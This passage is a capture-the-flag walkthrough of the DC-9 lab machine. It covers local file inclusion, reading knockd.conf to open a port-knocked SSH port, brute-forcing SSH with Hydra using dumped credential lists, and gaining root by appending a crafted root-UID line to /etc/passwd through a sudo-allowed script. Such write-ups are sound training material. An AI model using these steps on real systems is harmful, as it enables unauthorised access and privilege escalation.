
we got some more usernames and passwords .

Further Enumeration : Admin Login

now lets use this credentials to login into the Manage login page we discovered earlier :




as soon as we login we see that there is a file does not exist , a weird error :




this can be a vulnerability like LFI - local file inclusion

lets try a simple /etc/passwd payload:



results :



it is vulnerable to LFI ,

Knockd.conf : ssh port knocking

Port knocking is **an authentication technique used by network administrators**. It consists of a specified sequence of closed port

connection attempts to specific IP addresses called a knock sequence. The techniques uses a daemon that monitors a firewall's log files looking for the correct connection request sequence.

so as we used nmap we saw port 22 SSH as being filtered , or we can say blocked ,

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sSVC -p- -T4 192.168.1.12
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-09 04:18 EDT
Nmap scan report for 192.168.1.12
Host is up (0.0013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.38 ((Debian))
|_http-title: Example.com - Staff Details - Welcome
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:FC:AE:6C (VMware)
```

and even if we try to connect to the port :


```
┌──(root㉿kali)-[/home/kali]
└─# ssh admin@192.168.1.12
ssh: connect to host 192.168.1.12 port 22: Connection refused

┌──(root㉿kali)-[/home/kali]
└─#
```

our connection gets refused .

so concept here is that , we can use that LFI vulnerability to find knockd.conf file that contains configuration to unlock port knocking like this :

payload :



results :

```
File does not exist
[options] UseSyslog [openSSH] sequence = 7469,8475,9842 seq_timeout = 25 command = /sbin/iptables
-I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9842,8475,7469
seq_timeout = 25 command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn
```

the sequence here is 7649, 8475 , 9842 ,

we can use knockd tool to knock these ports and unlock ssh access :

to install knockd :

```
┌──(root㉿kali)-[/home/kali]
└─# knock
Command 'knock' not found, but can be installed with:
apt install knockd
Do you want to install it? (N/y)y
apt install knockd
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  libcacard0 libgdk-pixbuf-xlib-2.0-0 libgdk-pixbuf2.0-0 libphodav-2.0-0 libphodav-2.0-common libs
  libusbredirhost1 libusbredirparser1 spice-client-glib-usb-acl-helper
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  knockd
0 upgraded, 1 newly installed, 0 to remove and 1102 not upgraded.
Need to get 31.0 kB of archives.
After this operation, 113 kB of additional disk space will be used.
Get:1 https://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 knockd amd64 0.8-2+b1 [31.0 kB
Fetched 31.0 kB in 9s (3,492 B/s)
Selecting previously unselected package knockd
```

then run this command and make sure to enter port number in sequence :

```
┌──(root㉿kali)-[/home/kali]
└─# knock 192.168.1.12 7469 8475 9842
```

then re-run nmap and see that the port will be opened and good to use :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 22 192.168.1.12
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-09 05:42 EDT
Nmap scan report for Example.com (192.168.1.12)
Host is up (0.00056s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:FC:AE:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

SSH Login : Bruteforce

so by trying to login in ssh using admin password and username , we got no luck :

```
┌──(root㉿kali)-[/home/kali/dc9]
└─# ssh admin@192.168.1.12
The authenticity of host '192.168.1.12 (192.168.1.12)' can't be established.
ED25519 key fingerprint is SHA256:QqKiAU3zrowiN9K1SVvmSWvLBZAqdSpT0aMLTwGlyvo.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.12' (ED25519) to the list of known hosts.
admin@192.168.1.12's password:
Permission denied, please try again.
admin@192.168.1.12's password:
Permission denied, please try again.
admin@192.168.1.12's password:
admin@192.168.1.12: Permission denied (publickey,password).
```

the next thing we can do is use hydra to brute-force ssh with the usernames and password we got earlier in sqlmap ,

create a list of users and password separately from that sqlmap table like this :

```
┌──(root㉿kali)-[/home/kali/dc9
└─# cat user.txt
marym
julied
fredf
barneyr
tomc
jerrym
wilmaf
bettyr
chandlerb
joeyt
rachelg
rossg
monicag
phoebeb
scoots
janitor
janitor2
```

```
┌──(root㉿kali)-[/home/kali/dc9]
└─# cat pass.txt
3kfs86sfd
468sfdfsd2
4sfd87sfd1
RocksOff
TC&TheBoyz
B8m#48sd
Pebbles
BamBam01
UrAG0D!
Passw0rd
yN72#dsd
ILoveRachel
3248dsds7s
smellycats
YR3BVxxxw87
Ilovepeepee
Hawaii-Five-0
```

like shown above ,

now , lets run hydra here :

```
┌──(root㉿kali)-[/home/kali/dc9]
└─# hydra 192.168.1.12 ssh -L user.txt -P pass.txt -I
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-09 06:06:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.re
[DATA] max 16 tasks per 1 server, overall 16 tasks, 289 login tries (l:17/p:17), ~19 tries per task
[DATA] attacking ssh://192.168.1.12:22/
[22][ssh] host: 192.168.1.12   login: chandlerb   password: UrAG0D!
[22][ssh] host: 192.168.1.12   login: joeyt   password: Passw0rd
[22][ssh] host: 192.168.1.12   login: janitor   password: Ilovepeepee
[STATUS] 289.00 tries/min, 289 tries in 00:01h, 3 to do in 00:01h, 13 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-09 06:07:56
```

we got three valid credentials here .

after enumerating these three manually i found that janitor user has a hidden directory :

```
janitor@dc-9:~$ ls -la
total 16
drwx------  4 janitor janitor 4096 Jun  9 20:07 .
drwxr-xr-x 19 root    root    4096 Dec 29  2019 ..
lrwxrwxrwx  1 janitor janitor    9 Dec 29  2019 .bash_history → /dev/null
drwx------  3 janitor janitor 4096 Jun  9 20:07 .gnupg
drwx------  2 janitor janitor 4096 Dec 29  2019 .secrets-for-putin
```

then inside that directory we have more passwords :

```
janitor@dc-9:~$ cd .secrets-for-putin/
janitor@dc-9:~/.secrets-for-putin$ ls
passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
```

we can use these credentials to bruteforce more users :

create a new password file to use it again in hydra :

```
┌──(root㉿kali)-[/home/kali/dc9]
└─# cat ssh-pass.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
```

again running hydra on that user file :

```
┌──(root㉿kali)-[/home/kali/dc9]
└─# hydra 192.168.1.12 ssh -L user.txt -P ssh-pass.txt -I
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-09 06:11:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 102 login tries (l:17/p:6), ~7 tries per task
[DATA] attacking ssh://192.168.1.12:22/
[22][ssh] host: 192.168.1.12   login: fredf   password: B4-Tru3-001
[22][ssh] host: 192.168.1.12   login: joeyt   password: Passw0rd
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-09 06:11:42
```

this time we got a new user called fredf ,

lets login as fredf and escalate our privileges .

Privilege Escalation

trying sudo -l

```
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:~$ cd /opt/devstuff/dist/test/
```

we can sun that test file as root ,

lets go to that file :

```
fredf@dc-9:/opt/devstuff/dist/test$ file test
test: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=2
8ba79c778f7402713aec6af319ee0fbaf3a8014, stripped
```

it is a 64 bit linux executable ,

after executing it :

```
fredf@dc-9:/opt/devstuff/dist/test$ ./test
Usage: python test.py read append
```

it is using a python.py and is asking for 2 arguments that are , read a file , and append the content on that file into another file ,

in devstuff folder we have a test.py ,

lets see its code :

```
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python

import sys

if len (sys.argv) ≠ 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
fredf@dc-9:/opt/devstuff$
```

so it basically checks for 3 arguments if there are 3 arguments provided , it reads the first file in argument ,

read its content and save it in output variable ,

then append that output variable to 2nd argument file .

so what we will do is add a user to /etc/passwd file using this :

so first we will have to create our user in the format of which the “ passwd” file accepts it ,

we will use openssl to do so ,

```
fredf@dc-9:/opt/devstuff$ openssl passwd -1 -salt kalra n00b
$1$kalra$jfn5hMTkpiffDQgBbJDXZ.
```

then we add colon “:” to seperate user ,

and :0:0::/root:/bin/bash to this hash :


final text to append :

kalra:1kalra$jfn5hMTkpiffDQgBbJDXZ.:0:0::/root:/bin/bash

now , lets create a file for this text in tmp directory :

```
fredf@dc-9:/tmp$ echo 'kalra:$1$kalra$jfn5hMTkpiffDQgBbJDXZ.:0:0::/root:/bin/bash' > kalra
fredf@dc-9:/tmp$ ls
kalra                                                         systemd-private-73b5c867b6e24fbbb724f03bb1188f6f-systemd-time
systemd-private-73b5c867b6e24fbbb724f03bb1188f6f-apache2.service-DHQk1G
fredf@dc-9:/tmp$ cat kalra
kalra:$1$kalra$jfn5hMTkpiffDQgBbJDXZ.:0:0::/root:/bin/bash
```

now lets run that “test” file using sudo and su into kalra :



```
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test /tmp/kalra /etc/passwd
fredf@dc-9:/opt/devstuff/dist/test$ su kalra
Password:
root@dc-9:/opt/devstuff/dist/test# whoami
root
```

boom we got root .

Flag

```
root@dc-9:~# cat theflag.txt

NICE WORK!!!

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9.  Just wanted to send out a big thanks to all those
who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but ... just kidding.  :-)

Sadly, all things must come to an end, and this will be the last ever
challenge in the DC series.

So long, and thanks for all the fish.
```

Conclusion

this was a good box from DC series ,

what have i learned here :

sql-map , in search fields ,

using log files using -l in sql-map

port knocking file and how it works and how to bypass that , (knockd.conf)

hydra for ssh bruteforcing ,

sudo -l for privilege escalation

using open-ssl to create user hash and adding a user to /etc/passwd file for

privilege escalation

overall it was a good box ,

using burpsuite to find parameters that can be vulnerable to SQL injections .

using sql-map to dump database entirely using “ --dump-all” :

,

important commands :

openssl passwd -1 -salt “username” “password”

adding extra parameters to that open-ssl text to make it usable :

then we add colon “:” to seperate user ,

and :0:0::/root:/bin/bash to this hash :

final text to append :

kalra:1kalra$jfn5hMTkpiffDQgBbJDXZ.:0:0::/root:/bin/bash